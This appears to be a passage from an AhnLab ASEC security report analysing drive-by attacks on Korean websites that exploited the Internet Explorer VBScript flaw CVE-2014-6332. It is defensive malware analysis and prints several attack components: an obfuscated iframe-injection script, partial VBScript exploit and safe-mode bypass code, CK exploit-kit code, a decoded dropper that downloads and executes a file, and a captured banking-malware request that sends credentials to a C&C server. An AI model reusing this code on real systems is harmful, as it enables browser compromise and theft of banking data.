\x6d\x65\x3e"];if(document.cookie.indexOf( _$[0])==-
0x1){var a=new Date();a.setTime(a.getTime()
+0xc*0x3c*0x3c*0x3e8);document.cookie= _$[1]+a.
toGMTString();document.write( _$[2])}
```

Figure 3-1 | Obfuscated script

When decrypting the obfuscated script, there are codes to redirect users to a specific URL as shown in Figure 3-2.



```
if(document.cookie.indexOf( ... )==-0x1)
{
    var a=new Date();
    a.setTime(a.getTime()+0xc*0x3c*0x3c*0x3e8);
    document.cookie= "..."+a.toGMTString();
    document.write(<iframe src="랜딩 페이지 URL" width=0 height=0></iframe>)
}
```

Figure 3-2 | Decrypted script


In recent attacks against multiple websites in South Korea, the exploit codes execute via CVE-2014-6332 vulnerability after checking the IE version of users' PCs when users access the landing page through the compromised website.

2. Analysis of CVE-2014-6332 Vulnerability
The CVE-2014-6332 vulnerability is related to the VBScript script language. VBScript is the basic script language of Active Server Pages (ASP), and IE includes the VBScript engine. Recently,

many browsers including Google Chrome have started to no longer support VBScript, whereas IE continues to support VBScript for compatibility with previous version engines.

Although IE supports VBScript, it is restricted to execute VBScript only under certain circumstances. In other words, IE refers to the safe mode flag in the COleScript object to determine whether to execute VBScript. In most cases, the safe mode flag is configured to prevent random execution of VBScript. However, if attackers modify the safe mode flag, then they can use GodMode to arbitrarily execute VBScript in IE.


In general, it is not possible to obtain the address of COleScript objects and go to the address to modify the flag value. However, the CVE-2014-6332 vulnerability causes an integer overflow to allow unauthorized memory in the VBScript engine to be referenced. This allows the attacker to modify the safe mode flag and activate GodMode. Figure 3-3 shows a part of the codes that cause the CVE-2014-6332 vulnerability by arbitrarily readjusting the size of the array defined in the codes.



```
On Error Resume Next
dim type1,type2,type3
Over=False
a0=a0+a3
a1=a0+2
a2=a0+&h8000000

redim  Preserve aa(a0)
redim   ab(a0)

redim  Preserve aa(a2)

type1=1
ab(0)=1.123456789012345678901234567890
aa(a0)=10

If(IsObject(aa(a1-1)) = False) Then
   if(intVersion<4) then
       mem=cint(a0+1)*16
```

Figure 3-3 | VBScript to exploit the vulnerablity


The attackers can obtain COleScript address via vulnerable codes as shown in Figure 3-4, and then modify the value of safe mode flag that exists in the object.



```
function setnotsafemode()
    On Error Resume Next
    i=mydata()
    i=readmemo(i+8)
    i=readmemo(i+16)
    j=readmemo(i+&h134)
    for k=0 to &h60 step 4
        j=readmemo(i+&h120+k)
        if(j=14) then
              j=0
              redim  Preserve aa(a2)
. . .

end function
```

Figure 3-4 | VBScript to obtain GodMode


Through the above procedure, attackers can obtain GodMode from a remote system. Via the GodMode, the attackers obtain the privilege to execute VBScript discretionally and thereby remotely send the exploit code. Before sending the exploit code, the attackers obfuscate the codes with an exploit kit in order to bypass antivirus software and various security measures. Figure 3-5 shows a part of the obfuscated codes. In the website breaches in South Korea, the attackers obfuscated the codes with CK exploit kit: the exploit kit that allows attackers to remotely execute the exploit code using vulnerabilities in Java, Adobe Flash Player, and Internet Explorer.



```
var vhz2z4='*i*v*var**out*str**len***charCodeAt**case*length*if*z*c3*y*re
turn*c4*p*0xff*sum*while*break*s*c2*String*fromCharCode*c1*0xffffffff*

. . .

56+152+137/136/138+139/141+135/142+131/132/134/133/140/146/147+148+184/24
2+328/205+204+203+201+202+206++207/212+211/210+208+209//200+199+190/191/1
89+188+186+187+192/193+198+197/196/194/195/213+214+234+233+232+230+231/23
5+236+241+240+239+237/238+229/228/219+220/218+217+215+216+221/222/227/226
/225/223+185",109="%77"+"%72"+"%69"+"%74"+"%65",113;97 127(71){68
70,66,73,98;68 101,115;70=[];73=71.79;66=0;89(66<73){98=71.76(66++);144(
98>>4){78

. . .

"+129+"+259/263+300+338/337/339+330/332+333+334/342+343+351/352/353/355+3
54+349/345/344+348+309+311+312/313+308/307+301+303/304+305/324+325/169/14
3+153";102=127(130(128(102),113));150[108][109](102);',10,356,vhz2z3[
HlssUrQp1](ALYgrt3),0,{}))}

. . .

function llll(){var bmw=[263,275,275,271, . . .,159,260]; return bmw;}
```

Figure 3-5 | Obfuscated VBScript

Figure 3-6 shows the decrypted codes: here, there are commands to download and execute files from a certain URL.




```
<SCRIPT LANGUAGE="VBScript"> set shell=createobject("Shell.Application")
shell.ShellExecute "cmd.exe", "/c
echo Set Post = CreateObject("Msxml2.XMLHTTP"")>>c:\\nb.vbs &
echo Set Shell = CreateObject("Wscript.Shell"")>>c:\\nb.vbs &
echo Post.Open ""GET"", "&nbnburl&" ,0 >> c:\nb.vbs & echo Post.Send() >> c:
aGet.Open()>>c:\\nb.vbs & echo.aGet.Write(Post.responseBody) >> c:\\nb.vbs &
```

Figure 3-6 | The finally executed VBScript

3. Malware Distribution and Malicious Behaviors

Various types of malware have been distributed via this vulnerability. For instance, recently a large number of banking malware and variants that collect online banking information and lure users into pharming websites have been distributed in South Korea.



```
POST /step_in.php HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash,
application/xaml+xml, application/x-ms-xbap, application/x-ms-application, application/
vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://kisa.kbstor.com/step_new.php
Accept-Language: ko
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET4.0C; .NET4.0E; InfoPath.3)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: kisa.kbstor.com
Content-Length: 112
Connection: Keep-Alive
Cache-Control: no-cache

name_info1=%ED%99%8D%EA%B8%B8%EB%8F%
99&name_info2=123443&name_info3=2122342&banknum=10020304050607&bankpass=1234
```

Figure 3-7 | Banking malware that sends user's inputs to a C&C server

Meanwhile, Microsoft released a security update (MS14-064) to fix the vulnerability on November 11. However, many users may not have promptly updated the relevant patch, so if users who did not update the patch access a compromised website may be infected by the relevant malware. In order to prevent malware infection, it is recommend users update applications. Also, website administrators should monitor web pages and check whether the unintended scripts have been inserted.

The corresponding alias from V3 is as below:

< Alias from V3 products>

Trojan/Win32.Banki

ASEC REPORT **VOL.59**
November, 2014

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**UX Design Team**	Email	**global.info@ahnlab.com**